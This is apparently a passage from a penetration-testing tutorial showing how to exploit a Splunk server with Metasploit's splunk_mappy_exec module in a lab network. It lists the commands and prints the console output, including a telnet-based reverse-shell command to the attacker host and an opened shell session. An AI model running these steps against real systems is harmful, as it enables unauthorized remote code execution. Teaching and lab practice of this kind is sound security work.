


Figure 1.23: Splunk Application

Metasploit Exploitation

Commands

1. search splunk
2. use exploit/multi/http/splunk_mappy_exec
3. set RHOST 192.168.5.134
4. exploit

```

msf > search splunk

Matching Modules
=====

  Name                                Disclosure Date  Rank      Description
  ----                                -
  auxiliary/scanner/http/splunk_web_login      normal      Splunk Web Interface Login Utility
  exploit/multi/http/splunk_mappy_exec        2011-12-12    excellent  Splunk Search Remote Code Execution
  exploit/multi/http/splunk_upload_app_exec    2012-09-27    good      Splunk Custom App Remote Code Execution

msf > use exploit/multi/http/splunk_mappy_exec
msf exploit(splunk_mappy_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(splunk_mappy_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Using command: sh -c '(sleep 4430|telnet 192.168.5.139 4444|while : ; do sh && break; done 2>&1|telnet 192.16
>&1 &)'
[*] Attempting to login...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BvbLivHTTAmjQYwW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "BvbLivHTTAmjQYwW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.5.139:4444 -> 192.168.5.134:42147) at 2017-12-08 02:52:12 -0500

```

Figure 1.24: Searching exploit module and exploiting Splunk

Reference:

- <https://www.exploit-db.com>